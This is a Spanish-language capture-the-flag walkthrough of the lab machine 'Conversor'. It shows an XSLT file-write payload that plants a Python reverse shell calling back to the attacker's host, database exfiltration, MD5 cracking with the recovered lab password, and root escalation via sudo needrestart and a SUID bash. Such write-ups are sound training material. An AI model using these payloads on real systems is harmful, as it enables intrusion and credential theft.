Conversor

Sinopsis:
Maquina fácil de pentración web en la cual te enseña a explotar archivos xslt, revisar una base de datos y abusar de privilegios sudo.


Procedimiento:
Empezamos obteniendo información del objetivo con el escaneo de puertos, la flag -oA hace que la salida de nmap sea en todos los formatos por lo que hay archivos con varios formatos como el xml

```
sudo nmap -sS -n -oA test -T3 --open -v <ip objetivo>
```


```
❯       sudo nmap -sS -n -Pn -oA test -T3 --open -v 10.129.238.31
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-27 18:18 EST
Initiating SYN Stealth Scan at 18:18
Scanning 10.129.238.31 [1000 ports]
Discovered open port 80/tcp on 10.129.238.31
Discovered open port 22/tcp on 10.129.238.31
Completed SYN Stealth Scan at 18:18, 2.66s elapsed (1000 total ports)
Nmap scan report for 10.129.238.31
Host is up (0.23s latency).
Not shown: 994 closed tcp ports (reset), 4 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

El resultado nos dio 2 puertos. 22 y 80. Normalmente habría que revisar mas en profundidad los puertos pero con esta información es mas que suficiente para la maquina. SSH por lo general es muy seguro por lo que nos interesa el puerto 80 que parece ser una pagina
Al intentar acceder a la pagina nos redirige a **conversor.htb** eso significa que es un virtual hosting
Por lo tanto hay que agregar como root ese dominio al final /etc/hosts para poder acceder a la pagina


```
tail -n 1 /etc/hots

10.129.238.31 conversor.htb
```



La pagina da la opción de registrarnos así que nos hacemos un usuario y entramos como ese usuario



Una vez que iniciamos sesión como ese usuario vemos que nos permite subir 2 archivos para generar una pagina html a la cual podemos acceder en caso de querer hacer una prueba puedes usar el template que te brinda la pagina junto al archivo xml de nmap



Para explotar lo siguiente hay que hacer los archivos a subir en este caso son caller.xml y malicious.xslt. Recuerda modificar `connect((\"10.10.XX.XX\",XXXX))` a tu ip y puerto ejemplo `connect((\"10.10.14.4\",443))`


```
❯ catn caller.xml
<?xml version="1.0"?>
<revshell>test</revshell>

❯ catn malicious.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
        xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:ptswarm="http://exslt.org/common"
    extension-element-prefixes="ptswarm"
    version="1.0">
<xsl:template match="/">
  <ptswarm:document href="/var/www/conversor.htb/scripts/test2.py" method="text">
import os

os.system(
    "python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.XX.XX\",XXXX));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"])'"
)
  </ptswarm:document>
</xsl:template>
</xsl:stylesheet>
```

En una consola nos ponemos en escucha en el puerto deseado para la reverse shell en este caso elegí el 443


```
nc -nlvp 443
```

```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.238.31] 41130
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
```

Subimos los archivos a sus respectivos y damos a **Convert**



Abrimos el enlace



Obtenemos una consola como www-data. Vamos a convertir la consola a una consola interactiva

```
script /dev/null -c bash
```

control + z

```
stty raw -echo; fg
reset xterm
export TERM=xterm
```

En otra consola en tu maquina del mismo tamaño comprobamos las dimensiones con **stty size** y volvemos a la consola interactiva y fijamos el numero de columnas y filas

```
stty rows <filas> columns <columnas>
```

```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.238.31] 41130
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@conversor:~$ export TERM=xterm
www-data@conversor:~$ export SHELL=bash
www-data@conversor:~$ stty rows 39 columns 207
www-data@conversor:~$ ls
conversor.htb
```

Empezamos a investigar la maquina en /var/www/conversor.htb/
app.py parece prometer veamos su contenido

```
cat app.py
```

```
www-data@conversor:~/conversor.htb$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, session, send_from_directory
import os, sqlite3, hashlib, uuid

app = Flask(__name__)
app.secret_key = 'C0nv3rs0rIsthek3y29'

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

def init_db():
    os.makedirs(os.path.join(BASE_DIR, 'instance'), exist_ok=True)
    conn = sqlite3.connect(DB_PATH)
    c = conn.cursor()
```

nos da la ruta de la base de datos y una secretkey pero nos interesa mas la base de datos porque puede contener credenciales de usuarios. Para eso vamos a pasar la vase de datos a nuestra maquina de atacante y ver su contenido en local. Iniciamos como www-data un servicio http con python en el puerto 8080

```
cd  /var/www/conversor.htb/instance
python3 -m http.server 8080
```

```
www-data@conversor:~/conversor.htb/instance$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.14.97 - - [28/Feb/2026 00:38:53] "GET /users.db HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
www-data@conversor:~/conversor.htb/instance$ ls
users.db
```

descargamos la base de datos con el siguiente comando

```
wget http://<ip objetivo>:8080/users.db
```

abrimos la base de datos e investigamos su contenido, en este caso yo voy a usar sqlite3

```
sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> PRAGMA table_info(users);
```


```
0|id|INTEGER|0||1
1|username|TEXT|0||0
2|password|TEXT|0||0
sqlite> select username, password from users
   ...> ;
fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
pelado|fb88990c22d815c1b0afa8614ac4483e
```

contiene el hash del usuario fismathack. Hay que intentar romper el hash para obtener la contraseña en texto claro.

```
hashcat hash /usr/share/wordlists/rockyou.txt -m 0
```

```
5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
```

Como es un hash md5 tambien se puede romper con crackstation



Logramos crackearlo y obtenemos la contraseña Keepmesafeandwarm de fismathack por lo tanto pasemos a ese usuario

```
su fismathack
```

```
www-data@conversor:~/conversor.htb$ su fismathack
Password:
fismathack@conversor:/var/www/conversor.htb$ cd /home
fismathack@conversor:/home$ ls
fismathack
fismathack@conversor:/home$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
fismathack@conversor:/home$ cd fismathack/
fismathack@conversor:~$ ls
user.txt
fismathack@conversor:~$ cat user.txt
```

comprobamos los privilegios del nuevo usuario

```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
```

Buscando como abusar de ese privilegio encontré un buen articulo en el que explica como abusar de el

https://medium.com/@aniketdas07770/abusing-sudo-rights-on-needrestart-for-escalation-d1307c2af12f

En la maquina victima creamos el archivo cmd.conf en una ruta que podamos escribir como /tmp

```
echo 'system("chmod 4755 /bin/bash")' > cmd.conf
```

con ese archivo podemos volvernos root dando privilegios SUID a /bin/bash

```
sudo needrestart -c cmd.conf
bash -p
```

```
fismathack@conversor:~$ ls
cmd.conf  user.txt  whoami.txt
fismathack@conversor:~$ cat whoami.txt
root
fismathack@conversor:~$ nano cmd.conf
fismathack@conversor:~$ sudo needrestart -c cmd.conf
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
fismathack@conversor:~$ bash -p
bash-5.1# cd /root
bash-5.1# ls
root.txt  scripts
bash-5.1# cat root.txt
```